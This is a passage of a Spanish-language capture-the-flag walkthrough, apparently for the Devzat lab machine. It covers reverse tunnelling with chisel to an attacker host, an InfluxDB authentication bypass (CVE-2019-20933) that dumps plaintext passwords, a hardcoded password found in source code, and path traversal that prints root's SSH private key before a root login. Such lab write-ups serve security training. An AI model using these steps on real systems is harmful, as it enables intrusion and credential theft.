
El 5000, 8086 y 8443 no estaban expuestos de forma externa. Vamos a exponerlos con chisel. En nuestro equipo nos ponemos a la escucha con chisel en modo servidor:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ chisel server --reverse -p 1234
2025/01/27 07:45:29 server: Reverse tunnelling enabled
2025/01/27 07:45:29 server: Fingerprint N77EuoU3hks7E89t6DulRPSmcb6gvgQ1hEyTQ0fQsEE=
2025/01/27 07:45:29 server: Listening on http://0.0.0.0:1234
```

En la maquina victima redireccionamos los 3 puertos para poder acceder desde nuestro localhost

```
patrick@devzat:~$ ./chiselLinux client 10.10.14.7:1234 R:5000:127.0.0.1:5000 R:8086:127.0.0.1:8086 R:8443:127.0.0.1:8443
2025/01/27 11:46:19 client: Connecting to ws://10.10.14.7:1234
2025/01/27 11:46:20 client: Connected (Latency 109.885284ms)
```

Vamos a ver el contenido de los 3 puertos. El 5000 es donde se encontraba el subdominio:



El puerto 8084 es el que estaba expuesto a traves del puerto 8000 donde se accedia a traves de ssh al chat:

```
8443/tcp open  ssh     Golang x/crypto/ssh server (protocol 2.0)
| ssh-hostkey:
|_  256 66:61:73:b4:a2:9c:b1:b7:a9:81:7a:6e:1d:5d:fc:ec (ED25519)
1 service unrecognized despite returning data. If you know the service/versi
SF-Port5000-TCP:V=7.95%I=7%D=1/27%Time=67978140%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
```

El puerto 8086 contiene un gestor de bases de datos llamado InfluxDB:

```
8086/tcp open  http    InfluxDB http admin 1.7.5
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
```

Vamos a buscar lo que es:

pentesting InfluxDB

Todo Imágenes Vídeos Noticias Libros Web Finanzas

Exploit Notes
https://exploit-notes.hdks.org › in... · Traducir esta página

InfluxDB Pentesting - Exploit Notes

InfluxDB is a time series database written in Go. A default port is 8086.

Enumeration

```
# User enumeration
curl http://<target-ip>:8086/debug/requests
```

Connect

```
influx -host 10.0.0.1 -port 8086
influx -host 10.0.0.1 -port 8086 -database <database>
influx -host 10.0.0.1 -port 8086 -username <username>  -password <password>

# Import db file
influx -path example.db
```

Vamos a intentar acceder a este gestor de BD:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ influx -host localhost -port 8086
Connected to http://localhost:8086 version 1.7.5
InfluxDB shell version: 1.6.7~rc0
> help
Usage:
        connect <host:port>   connects to another node specified by host:port
        auth                  prompts for username and password
        pretty                toggles pretty print for the json format
        chunked               turns on chunked responses from server
        chunk size <size>     sets the size of the chunked responses.  Set to 0 to reset to the default chunked size
        use <db_name>         sets current database
        format <format>       specifies the format of the server responses: json, csv, or column
        precision <format>    specifies the format of the timestamp: rfc3339, h, m, s, ms, u or ns
        consistency <level>   sets write consistency level: any, one, quorum, or all
        history               displays command history
        settings              outputs the current settings for the shell
        clear                 clears settings such as database or retention policy.  run 'clear' for help
        exit/quit/ctrl+d      quits the influx shell

        show databases        show database names
        show series           show series information
        show measurements     show measurement information
        show tag keys         show tag key information
        show field keys       show field key information

        A full list of influxql commands can be found at:
        https://docs.influxdata.com/influxdb/latest/query_language/spec/
> show databases
ERR: unable to parse authentication credentials
Warning: It is possible this error is due to not setting a database.
Please set a database with the command "use <database>".
```

Nos pide unas credenciales. Si vamos abajo de este post podemos ver que nos dice como bypasear la autenticacion:

Authentication Bypass (CVE-2019-20933) version ≤ 1.7.6

Automation

https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933

Manual

Lo ejecutamos y nos dice que es vulnerable:

```
┌──(env)─(kali㉿kali)-[~/Downloads/InfluxDB-Exploit-CVE-2019-20933]
└─$ python3 __main__.py
/home/kali/Downloads/InfluxDB-Exploit-CVE-2019-20933/__main__.py:174: SyntaxWarning: invalid escape sequence '\|'
  print(colored("""

 - using CVE-2019-20933

Host (default: localhost): 127.0.0.1
Port (default: 8086):
Username <OR> path to username file (default: users.txt):

Bruteforcing usernames ...
[v] admin

Host vulnerable !!!

Databases:

1) devzat
2) _internal

.quit to exit
[admin@127.0.0.1] Database:
```

El usuario valido es "admin" y tenemos 2 bases de datos. En el post tambien nos muestra como podemos listar el contenido de la base datos:

```
INFLUXDB_JWT="<JWT>"
# List databases
curl http://<target-ip>:8086/query -H '
# List seriest in the database
curl http://<target-ip>:8086/query -H '
# Get values in the series
curl http://<target-ip>:8086/query -H '
```

Nos dice algo de "Series". Si ejecutamos el comando "show" podemos ver que menciona series:

```
[admin@127.0.0.1/devzat] $ SHOW
{
    "error": "error parsing query: found EOF, expected CONTINUOUS, DATABASES, DIAGNOSTICS, FIELD, GRANTS, MEASUREMENT, MEASUREMENTS, QUERIES, RETENTION, SERIES,
BSCRIPTIONS, TAG, USERS at line 1, char 6"
}
[admin@127.0.0.1/devzat] $ SHOW SERIES
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "key"
                    ],
                    "values": [
                        [
                            "user"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
```

En su interior tenemos "values" que es "user". Esa puede ser una especie de tabla. Vamos a seleccionar todo el contenido de la tabla:

```
[admin@127.0.0.1/devzat] $ select * from user
{
    "error": "error parsing query: found USER, expected identifier at line 1, char 15"
}
[admin@127.0.0.1/devzat] $ select * from "user"
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "time",
                        "enabled",
                        "password",
                        "username"
                    ],
                    "name": "user",
                    "values": [
                        [
                            "2021-06-22T20:04:16.313965493Z",
                            false,
                            "WillyWonka2021",
                            "wilhelm"
                        ],
                        [
                            "2021-06-22T20:04:16.320782034Z",
                            true,
                            "woBeeYareedahc7Oogeephies7Aiseci",
                            "catherine"
                        ],
                        [
                            "2021-06-22T20:04:16.996682002Z",
                            true,
                            "RoyalQueenBee$",
                            "charles"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
```

Hemos encontrado la contraseña del usuario "catherine". Vamos a pivotar hacia ese usuario:

```
patrick@devzat:~$ su catherine
Password:
catherine@devzat:/home/patrick$
```

Si accedemos por ssh al chat vemos una conversacion:

```
catherine@devzat:/tmp/dev$ ssh catherine@localhost -p 8443
patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to the local dev instance on port 8443.
catherine: Kinda busy right now 👔
patrick: That's perfectly fine 👍  You'll need a password which you can gather from the source. I left it in our default backups location.
catherine: k
patrick: I also put the main so you could diff main dev if you want.
catherine: Fine. As soon as the boss let me off the leash I will check it out.
patrick: Cool. I am very curious what you think of it. Consider it alpha state, though. Might not be secure yet. See ya!
devbot: patrick has left the chat
Welcome to the chat. There are no more users
devbot: catherine has joined the chat
catherine:
```

Patrick nos dice que le echemos un vistazo al chat que he imprementado y que ha dejado la contraseña donde realiza los backus por defecto. Vamos a ver que comandos podemos ejecutar con este usuario a traves del chat:

```
catherine: /commands
[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
[SYSTEM] ascii-art - Bob ross with text
[SYSTEM] example-code - Hello world!
[SYSTEM] file - Paste a files content directly to chat [alpha]
```

Podemos consultar archivos. Vamos a localizar el /etc/passwd:

```
catherine: /file /etc/passwd
[SYSTEM] You need to provide the correct password to use this function
```

Necesitamos la contraseña. Vamos a buscar la contraseña en los backups:

```
catherine@devzat:/tmp/dev$ find / -name *backup* 2>/dev/null
/snap/core18/2128/usr/share/bash-completion/completions/vgcfgbackup
/snap/core18/2128/var/backups
/snap/core18/2074/usr/share/bash-completion/completions/vgcfgbackup
/snap/core18/2074/var/backups
/usr/sbin/vgcfgbackup
/usr/share/man/man8/vgcfgbackup.8.gz
/usr/share/doc/libipc-system-simple-perl/examples/rsync-backup.pl
/usr/share/bash-completion/completions/vgcfgbackup
/usr/lib/open-vm-tools/plugins/vmsvc/libvmbackup.so
/usr/lib/modules/5.4.0-77-generic/kernel/drivers/net/team/team_mode_activebackup.ko
/usr/lib/modules/5.4.0-77-generic/kernel/drivers/power/supply/wm831x_backup.ko
/usr/lib/python3/dist-packages/sos/report/plugins/ovirt_engine_backup.py
/usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/ovirt_engine_backup.cpython-38.pyc
/usr/src/linux-headers-5.4.0-77/tools/testing/selftests/net/tcp_fastopen_backup_key.sh
/usr/src/linux-headers-5.4.0-77-generic/include/config/wm831x/backup.h
/usr/src/linux-headers-5.4.0-77-generic/include/config/net/team/mode/activebackup.h
/sys/devices/virtual/net/veth57c8231/brport/backup_port
/var/backups
```

Vamos a ver que contiene ese directorio:

```
catherine@devzat:/tmp/dev$ ls -la /var/backups/
total 140
drwxr-xr-x  2 root      root       4096 Sep 29  2021 .
drwxr-xr-x 14 root      root       4096 Jun 22  2021 ..
-rw-r--r--  1 root      root      59142 Sep 28  2021 apt.extended_states.0
-rw-r--r--  1 root      root       6588 Sep 21  2021 apt.extended_states.1.gz
-rw-r--r--  1 root      root       6602 Jul 16  2021 apt.extended_states.2.gz
-rw-------  1 catherine catherine 28297 Jul 16  2021 devzat-dev.zip
-rw-------  1 catherine catherine 27567 Jul 16  2021 devzat-main.zip
```

Copiamos los dos zips a /tmp y los descomprimimos. Si buscamos de manera recursiva la palabra password todas nos llevan al mismo archivo:

```
catherine@devzat:/tmp/dev$ grep -ri "password" .
./devchat.go:            u.writeln("patrick", "That's perfectly fine :thum
./commands.go:           u.system("Please provide file to print and the pa
./commands.go:           u.system("You need to provide the correct passwor
./commands.go:   // Check my secure password
./commands.go:           u.system("You did provide the wrong password")
```

Vamos a localizar la contraseña en ese archivo:

```
// Check my secure password
if pass ≠ "CeilingCatStillAThingIn2021?" {
        u.system("You did provide the wrong password")
        return
}
```

Ahora que tenemos la contraseña vamos a listar los archivos:

```
[SYSTEM] /commands
catherine: /file /etc/passwd
[SYSTEM] You need to provide the correct password to use this function
catherine: /file /etc/passwd -p CeilingCatStillAThingIn2021?
[SYSTEM] You did provide the wrong password
```

Probamos a poner la contraseña directamente sin especificar ningun parametro:

```
catherine: /file /etc/passwd CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/devzat/etc/passwd does not exist!
```

Nos dice que el archivo no existe pero porque esta buscando dentro de /root/devzat. Si esta buscando dentro de /root es porque tenemos permisos para acceder. Vamos a buscar la clave privada del usuario root:

```
catherine: /file ../../root/.ssh/id_rsa CeilingCatStillAThingIn2021?
[SYSTEM] -----BEGIN OPENSSH PRIVATE KEY-----
[SYSTEM] b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
[SYSTEM] QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqAAAAJiUCzUclAs1
[SYSTEM] HAAAAAtzc2gtZWQyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqA
[SYSTEM] AAAECtFKzlEg5E6446RxdDKxslb4Cmd2fsqfPPOffYNOP20d+v8nnFgciadUghCpQomz7s
[SYSTEM] Q0ekw7ZzIOJu9Fn+tsKoAAAAD3Jvb3RAZGV2emF0Lmh0YgECAwQFBg==
[SYSTEM] -----END OPENSSH PRIVATE KEY-----
```

La copiamos, de damos el formato necesario, el permiso 600 y iniciamos sesion con el usuario root haciendo uso de la clave privada:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ cat id_rsa|cut -f 2-6 -d " "
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqAAAAJiUCzUclAs1
HAAAAAtzc2gtZWQyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqA
AAAECtFKzlEg5E6446RxdDKxslb4Cmd2fsqfPPOffYNOP20d+v8nnFgciadUghCpQomz7s
Q0ekw7ZzIOJu9Fn+tsKoAAAAD3Jvb3RAZGV2emF0Lmh0YgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ cat id_rsa|cut -f 2-6 -d " "|sponge id_rsa

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ chmod 600 id_rsa

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ ssh root@10.10.11.118 -i id_rsa -o PubkeyAuthentication=ssh-rsa
command-line line 0: unsupported option "ssh-rsa".

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ ssh root@10.10.11.118 -i id_rsa
The authenticity of host '10.10.11.118 (10.10.11.118)' can't be established.
ED25519 key fingerprint is SHA256:hEPBYkcPURW99t505QtiHKAc1IfbpDSHoHPBG7lWoTk.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:27: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.118' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 27 Jan 2025 12:55:16 PM UTC

  System load:              0.0
  Usage of /:               56.4% of 7.81GB
  Memory usage:             37%
  Swap usage:               0%
  Processes:                249
  Users logged in:          1
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.118
  IPv6 address for eth0:    dead:beef::250:56ff:feb0:32a1


107 updates can be applied immediately.
33 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@devzat:~#
```